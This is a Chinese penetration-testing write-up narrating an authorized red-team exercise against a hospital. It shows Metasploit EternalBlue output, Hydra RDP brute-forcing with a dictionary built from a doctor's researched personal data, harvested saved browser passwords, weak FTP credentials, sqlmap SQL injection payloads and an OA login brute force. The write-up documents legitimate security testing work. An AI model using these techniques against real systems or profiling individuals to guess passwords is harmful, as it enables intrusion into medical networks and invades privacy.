

细说渗透江湖之柳暗花明又一村

队员编号003 酒仙桥六号部队 5月5日

这是 **酒仙桥六号部队** 的第 **3** 篇文章。
全文共计3684个字，预计阅读时长10分钟。

背景

某年的某个夏天，某医院需要做攻防演练，而且是全仿真的演练，只有客户名，没有任何资产信息。时间紧，任务重，于是我们兵分两路，一波人在远程从外围突破，我和另一个小伙则踏上了旅途，准备从内部来瓦解。

出师未捷险被抓

目标是当地最著名的医院，大夏天的依旧是人山人海，我们行走其间，完全无人注意。红蓝对抗中，最爽的事儿是什么？当然是能直接连入目标的内网。

于是我们进入医院后，首先就开始搜寻wifi，看是否有直接访问内网的可能。医院的就诊wifi应该是给病人临时用的，本身没有密码，使用手机号即可登录。

无线局域网




选取网络...



找了个角落，掏出电脑一番探测，结果发现访客wifi和内网完全不通。

尴尬



没办法，我们只能另找出路。就像《我是谁：没有绝对安全的系统》说的一样：“人类才是最大的漏洞”。医院这么大，医生这么多，一定会有一些漏网之鱼的。

于是我们尝试去寻找私搭的Wi-Fi，使用某wifi密码探测软件探测，走了两层楼，都没有发现可破解的wifi。到了三楼，终于发现一个提示可连接的。

使用手机连接wifi后利用wifi分享功能得到wifi密码。密码强度还是很不错的，如果没有这个wifi密码探测软件，等破解出来我们的项目应该已经结束了。

14:13 4G+ 4G 114 KB/S




'PA;P:"CqMU-F3-J

掏出电脑蹲在门口，开启探测，发现虽然直接获取的是192开头的IP，但实际是能ping通内网的。刚开始扫描，就有里边的医生出来问我们在干嘛，还好我们俩都长得比较面善，蒙混过关，但也不得不撤离了。



发现不远处有个卫生间，但在卫生间内，连接的那个wifi信号不好，断断续续，只得暂时作罢。继续在楼里搜寻了一圈，未发现更多可用的Wi-Fi，决定还是从之前的那个Wi-Fi入手。多年的游戏经验告诉我，遇到打不过的boss，氪金升级装备可以使你变强。



不氪金 你会有战斗力吗

返回酒店，找公司小姐姐请求硬件支援，小姐姐听了我的需求后，快马加鞭的给我邮寄了一个大型装备过来，第二天收到货后重新返回现场，成功在卫生间连上了wifi，氪金的感觉真爽。



社工端口真好使


有了装备的升级，顺利的连上wifi之后，重新扫描。同一网段的只有开网关的pc，和一个看起来像手机的设备。

扫描发现，这台pc开了445和远程桌面。先用一个top1000的字典跑远程桌面，没成功。接着再去尝试永恒之蓝漏洞，发现也未能成功，怀疑是打了补丁。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.30.0.10
rhosts => 192.30.0.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.30.0.11:4444
[*] 192.30.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.30.0.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.30.0.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.30.0.10:445 - Connecting to target for exploitation.
[*] 192.30.0.10:445 - Connection established for exploitation.
[*] 192.30.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.30.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.30.0.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.30.0.10:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.30.0.10:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.30.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.30.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.30.0.10:445 - Sending all but last fragment of exploit packet
[-] 192.30.0.10:445 - Errno::ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
```

偶然发现那台计算机的名称是叫**，猜测他的真名叫，然后直接谷歌找到该医院官网，发现有个专家介绍，由于计算机名是名字全拼，通过专家介绍确定有个叫***的医生过程并没有花费很多时间。



该医生还挺有名，还有百度百科。

编辑

讨论

上传视频

本词条缺少概述图，补充相关内容使词条更完整，还能快速升级，赶紧来编辑吧！

，男，

汉族

中文名		出生日期	
民族	汉族	毕业院校	

目录

1 历程

2 作品

又经过了一番搜索，成功找到了他的手机号，之后利用他的手机号得到了邮箱和身份证信息。通过我们收集到的信息，组了个字典，再次去爆破远程桌面。

社会信息

用户名：（拼音）

出生日期：

用户邮箱名：

用户手机号：

用户座机号：

用户网名（英文/拼音）

用户QQ号：

用户网址：

所属组织拼音：

常用密码：

习惯用的字符：

配偶名：

配偶生日：

配偶网名：

特殊年份：

社会工程学可谓博大精深，用途广泛，
周牛的人常常都败在社会工程学之下。
——秦始皇

信息写的越准确，填写的项目越多，
击中密码的可能性就越大，其实并不
需要局限于选项的提示，相关的重要
信息都可以填进去，就当个填字游
戏。例（特别字符）：可以填“123”
或“wyn888”之类。

☐ 其他常用密码

过滤系统

☐ 过滤纯数字

☐ 过滤纯字母

☒ 过滤小于 位的字符

☒ 过滤大于 位的字符

生成字典

直接预览

没想到竟然成功爆破进去了。看来生日相关的密码还真的是很多人的习惯。

```
hydra 192.30.0.10 rdp -L user.txt -P pass.txt
y van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-28 05:28:06
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1
-W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36960 login tries (l:154/p:240), ~9240 tries per task
[DATA] attacking rdp://192.30.0.10:3389/
[STATUS] 6631.00 tries/min, 6631 tries in 00:01h, 30329 to do in 00:05h, 4 active
[3389][rdp] host: 192.30.0.10 login: 1234567890123456 password: 1234567890123456
[ERROR] freerdp: The connection failed to establish.
```


登陆成功后，发现他的浏览器中保存了他们医院多个系统的密码，好几个系统都是用的他的电话号码或者和电脑的密码相同。

文件			*****		
文件			*****		
文件	挂号管理系统		*****		
文件	临床系统		*****		
文件	病历管理中心		*****		


同时还发现该pc安装了TeamViewer，终于不需要再躲在厕所了，记下远程链接密码就回酒店去了。

一阵扫射陷僵局

凌晨2点左右，我直接连上了那台pc的TeamViewer。




我后面的工作打算都在这台电脑上面完成。从他浏览器的页面发现，他们内网的业务系统都在172.30.0.*段上面，所以我们开始对这个段做个详细的探测，通过信息收集，发现如下存活主机数量还挺多，同时各种服务也有不少。



简单的漏洞扫描发现虽然有一些开着445端口的服务器，但都不存在ms-17-010漏洞，爆破也就发现几个ftp弱口令。

172.30.0.55	FTP	21	ftp	123456.com
172.30.0.11	FTP	21	ftp	1231321
172.30.0.80	FTP	21	admin	1

查看ftp没有发现太多有用的信息。



接着对信息收集得到几个web页面进行渗透，发现电子病历查询系统中存在SQL注入，判断后得出该注入权限过低，无法直接写shell，放弃该系统。

```
GET parameter 'repGuid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 202 HTTP(s) requests:
-----
Parameter: repGuid (GET)
  Type: boolean-based blind
  Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af
-----
  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af
13)+(SELECT (CASE WHEN (1542=1542) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(106)+CHAR(106)+CH
-----
  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase OR time-based blind (heavy query - comment)
  Payload: path=1001/201806/20180614/99195a20-7374-4af4-b644-8a0f1863a437&repGuid=99195a20-7374-4af
users AS sys3,sysusers AS sys4,sysusers AS sys5,sysusers AS sys6,sysusers AS sys7)--
-----
[16:19:21] [INFO] testing Microsoft SQL Server
[16:19:25] [INFO] confirming Microsoft SQL Server
[16:19:37] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET, Microsoft IIS 7.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2008
[16:19:37] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 170 times, 414 (Request-URI Too Long) - 11 times
[16:19:37] [INFO] fetched data logged to text files under 'C:\Users\wind\.sqlmap\output\172.30.0.52'
```

收集的信息中有一个oa系统，发现可以爆破。

Request	Payload	Status	Error	Timeout	Length	Comment
2278	3268	302	<input type="checkbox"/>	<input type="checkbox"/>	612	
1	999	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
4	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
5	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
6	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
7	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
8	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
9	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
10	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
11	1009	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
12	1010	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	
13	1011	200	<input type="checkbox"/>	<input type="checkbox"/>	15790	

RequestResponse

RawParamsHeadersHex

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://172.30.0.27/login.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASP.NET_SessionId=iho41255izygdpxxv4f0m45
Connection: close

-----WebFitFormBoundarywUkZh3nQikftutz
Content-Disposition: form-data; name="Thrust"


False
-----WebFitFormBoundarywUkZh3nQikftutz
Content-Disposition: form-data; name="login"

6500C0
-----WebFitFormBoundarywUkZh3nQikftutz
Content-Disposition: form-data; name="pass"

3268
-----WebFitFormBoundarywUkZh3nQikftutz--

```

通过爆破进入oa系统，没有找到可以直接拿到webshell的方式，但发现存在越权漏洞，可以直接访问到管理员的配置页面。



其中一个页面泄露了敏感信息，可以直接显示出数据库和用户名。



